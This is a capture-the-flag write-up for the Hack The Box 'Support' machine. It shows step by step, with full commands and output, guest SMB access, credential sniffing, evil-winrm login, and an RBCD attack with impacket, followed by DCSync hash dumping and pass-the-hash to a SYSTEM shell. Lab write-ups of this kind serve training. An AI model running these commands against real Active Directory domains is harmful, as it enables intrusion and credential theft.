Support HackTheBox Detailed Writeup
Learn how to exploit the Support machine on Hack The Box. This comprehensive walkthrough covers anonymous SMB access, reverse engineering .NET executables to extract LDAP credentials, and leveraging BloodHound to identify GenericAll privileges. Finish the chain by executing a Resource-Based Constrained Delegation (RBCD) attack to escalate privileges to NT AUTHORITY\SYSTEM on a Windows Domain Controller.
Today, we are solving Support from HackTheBox. The difficulty is easy for this Windows machine. It’s created by 0xdf.
We’ll find a .NET tool from an open SMB share with guest login. We’ll sniff the traffic and find the password for the LDAP user. With that, we will find the password of the SUPPORT user in the info field. That account will have GenericAll on the DC machine object, and we’ll abuse this to gain administrator access to the box.
Reconnaissance
Starting with a namp scan with script and version detection enabled.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
$ nmap 10.129.39.98 -sCV -A
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-12 14:08 PKT
Stats: 0:01:39 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.96% done; ETC: 14:10 (0:00:00 remaining)
Nmap scan report for 10.129.39.98
Host is up (0.21s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-05-12 09:09:19Z)
135/tcp  open  msrpc         Microsoft Windows RPC                                                                                                                                      [0/27]
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2022|2012|2016 (89%)
OS CPE: cpe:/o:microsoft:windows_server_2022 cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_server_2016
Aggressive OS guesses: Microsoft Windows Server 2022 (89%), Microsoft Windows Server 2012 R2 (85%), Microsoft Windows Server 2016 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
|_clock-skew: 5s
| smb2-time:
|   date: 2026-05-12T09:09:48
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
TRACEROUTE (using port 53/tcp)
HOP RTT       ADDRESS
1   260.17 ms 10.10.16.1
2   261.45 ms 10.129.39.98
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 100.14 seconds
The output clearly shows that it’s an Active Directory server. The domain name is support.htb, let’s add it to /etc/hosts.
1
sudo echo "10.129.39.98 support.htb" >> /etc/hosts
SMB Guest Login
I like to start with SMB shares and see if null or guest logins are enabled. We’ll use Netexec to enumerate.
1
2
3
4
5
6
7
8
9
10
11
12
$ nxc smb support.htb -u 'a' -p '' --shares
SMB         10.129.39.98    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.39.98    445    DC               [+] support.htb\a: (Guest)
SMB         10.129.39.98    445    DC               [*] Enumerated shares
SMB         10.129.39.98    445    DC               Share           Permissions     Remark
SMB         10.129.39.98    445    DC               -----           -----------     ------
SMB         10.129.39.98    445    DC               ADMIN$                          Remote Admin
SMB         10.129.39.98    445    DC               C$                              Default share
SMB         10.129.39.98    445    DC               IPC$            READ            Remote IPC
SMB         10.129.39.98    445    DC               NETLOGON                        Logon server share
SMB         10.129.39.98    445    DC               support-tools   READ            support staff tools
SMB         10.129.39.98    445    DC               SYSVOL                          Logon server share
Note that we used a random username, and the password should be empty for guest login with Netexec. We have read access to two shares, with support-tools standing out.
We will use smbclient to access the share.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
$ smbclient -U "" \\\\support.htb\\support-tools
Password for [WORKGROUP\]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Wed Jul 20 22:01:06 2022
  ..                                  D        0  Sat May 28 16:18:25 2022
  7-ZipPortable_21.07.paf.exe         A  2880728  Sat May 28 16:19:19 2022
  npp.8.4.1.portable.x64.zip          A  5439245  Sat May 28 16:19:55 2022
  putty.exe                           A  1273576  Sat May 28 16:20:06 2022
  SysinternalsSuite.zip               A 48102161  Sat May 28 16:19:31 2022
  UserInfo.exe.zip                    A   277499  Wed Jul 20 22:01:07 2022
  windirstat1_1_2_setup.exe           A    79171  Sat May 28 16:20:17 2022
  WiresharkPortable64_3.6.5.paf.exe      A 44398000  Sat May 28 16:19:43 2022
                4026367 blocks of size 4096. 965140 blocks available
Going through the list of binaries and zip files UserInfo.exe.zip is the only one that stands out. Let’s download the zip file using get.
1
2
smb: \> get UserInfo.exe.zip
getting file \UserInfo.exe.zip of size 277499 as UserInfo.exe.zip (241.7 KiloBytes/sec) (average 241.7 KiloBytes/sec)
This is a Mono/.Net binary. We can run this binary on Kali.
1
2
3
$ unzip UserInfo.exe.zip
$ file UserInfo.exe
UserInfo.exe: PE32 executable for MS Windows 6.00 (console), Intel i386 Mono/.Net assembly, 3 sections
We can install the Mono/.Net framework to run the binary with the following command.
1
2
$ sudo apt update
$ sudo apt install mono-complete
Let’s run the binary with the -h flag.
1
2
3
4
5
6
7
$ mono UserInfo.exe -h
Usage: UserInfo.exe [options] [commands]
Options:
  -v|--verbose        Verbose output
Commands:
  find                Find a user
  user                Get information about a user
Sniffing Packets — Wireshark
Let’s fire up our Wireshark and use the find command with a random username.
1
2
3
$ sudo wireshark &
$ mono UserInfo.exe find -first anyuser
[-] Exception: No Such Object
While listening on TUN0 I followed the stream and found the LDAP user’s credentials.
 LDAP User Credentials — Wireshark
 LDAP User Credentials - Wireshark
Let’s verify the credentials with Netexec.
1
2
3
$ nxc smb support.htb -u 'ldap' -p $pass
SMB         10.129.230.181  445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.230.181  445    DC               [+] support.htb\ldap:nvEfEK1<...SNIP...>$tRWxPWO1%lmz
Foothold — User Flag
We will now enumerate the domain users’ information with Ldapsearch and see if we find anything.
1
ldapsearch -H ldap://support.htb -D 'ldap@support.htb' -w $pass -b "dc=support,dc=htb" | less
 Credentials in Info Field — Support@support.htb
While going through the results, I found the credentials of the support@support.htb user in the info field with the password Ironside47pleasure40Watchful.
1
2
3
4
5
6
7
8
9
10
11
$ evil-winrm -i support.htb -u 'support' -p 'Ironside47pleasure40Watchful'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\support\Documents> more ../Desktop/user.txt
429d54a66***********************
Privilege Escalation — Administrator
We will use BloodHound Python to enumerate the domain. A Python-based ingestor for BloodHound.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
$ bloodhound-python --dns-tcp -ns 10.129.230.181 -d support.htb -u ldap -p $pass -c all
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: support.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc.support.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc.support.htb
INFO: Found 21 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: dc.support.htb
INFO: Done in 00M 32S
Now let’s import these files into the BloodHound instance. If we set the owned tag on the support user and run the Shortest path from the owned object query, we’ll see that support@support.htb is a member of Shared Supprt Account group that has GenericAll on dc.support.htb.
 Shotest Paths From Owned Objects - BloodHound
We will abuse the resource-based constrained delegation. IT works by adding a fake computer to the domain, which will be under our control. Then we can act as the Domain Controller to request Kerberos tickets for the fake computer, giving us the ability to impersonate other accounts, like Administrator, to gain admin privileges.
 Linux Abuse - GenericAll over DC
Abusing GeneicAll — Impacket
For tools, all we need is Impacket installed on Kali. Impacket is a collection of Python classes for working with network protocols.
First off, we’ll create a new machine account (daffy$) on the domain using the credentials of the support user. This newly created account will serve as the required security principal to set up and execute the Resource-Based Constrained Delegation (RBCD) attack.
1
2
3
$ impacket-addcomputer -dc-ip 10.129.230.181 -computer-name daffy -computer-pass 'Password123!' 'support.htb/support:Ironside47pleasure40Watchful'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] Successfully added machine account daffy$ with password Password123!.
Now we will abuse GenericAll privileges to modify the msDS-AllowedToActOnBehalfOfOtherIdentity attribute on the Domain Controller. By doing so, we’ll grant the machine account (daffy$) the permission to impersonate any domain user when authenticating to that specific target.
1
2
3
4
5
6
7
$ impacket-rbcd -delegate-from 'daffy$' -delegate-to 'DC$' -action 'write' 'support.htb/support:Ironside47pleasure40Watchful'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] daffy$ can now impersonate users on DC$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     daffy$       (S-1-5-21-1677581083-3380853377-188903654-6101)
The tool requests a Service Ticket (ST) for the cifs service on the Domain Controller, saving it as a .ccache file that allows you to authenticate as NT AUTHORITY\SYSTEM via tools like psexec or wmiexec.
1
2
3
4
5
6
7
8
$ impacket-getST -spn 'cifs/dc.support.htb' -impersonate 'Administrator' 'support.htb/daffy$:Password123!'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_dc.support.htb@SUPPORT.HTB.ccache
The first command sets an environment variable that tells Kerberos-aware tools (like Impacket or smbclient) exactly where to find the Service Ticket that we just generated. Then we will use klist to verify it.
1
2
3
4
5
6
7
8
$ export KRB5CCNAME=Administrator@cifs_dc.support.htb@SUPPORT.HTB.ccache
$ sudo apt update && sudo apt install krb5-user libpam-krb5 libpam-ccreds
$ klist
Ticket cache: FILE:Administrator@cifs_dc.support.htb@SUPPORT.HTB.ccache
Default principal: Administrator@support.htb
Valid starting       Expires              Service principal
05/13/2026 13:59:26  05/13/2026 23:59:25  cifs/dc.support.htb@SUPPORT.HTB
        renew until 05/14/2026 13:59:20
We will now use impacket-secretsdump to dump the NT hash of the Administrator user using the DCSync attack against the domain controller.
1
2
3
4
5
6
7
8
9
10
$ impacket-secretsdump -k -no-pass -dc-ip 10.129.39.241 SUPPORT.HTB/Administrator@dc.support.htb -just-dc-user administrator
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:bb06cbc0*******************:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:f5301f54fad85ba357fb859c94c5c31a6abe61f6db1986c03574bfd6c2e31632
Administrator:aes128-cts-hmac-sha1-96:678dcbcbf92bc72fd318ac4aa06ede64
Administrator:des-cbc-md5:13a8c8abc12f945e
[*] Cleaning up...
Now that we have the NT hash of the Administrator user, we can perform PassTheHash attack to log in as Administrator while using yet another impacket script.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
$ impacket-psexec support.htb/administrator@dc.support.htb -hashes :bb06cbc02b39abeddd1335bc30b19e26
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] Requesting shares on dc.support.htb.....
[*] Found writable share ADMIN$
[*] Uploading file zNdglITQ.exe
[*] Opening SVCManager on dc.support.htb.....
[*] Creating service iomi on dc.support.htb.....
[*] Starting service iomi.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.859]
(c) Microsoft Corporation. All rights reserved.
C:\Windows\system32> cd /users/administrator/desktop
C:\Users\Administrator\Desktop> more root.txt
251e56915240d******************
We have successfully solved Support from HackTheBox.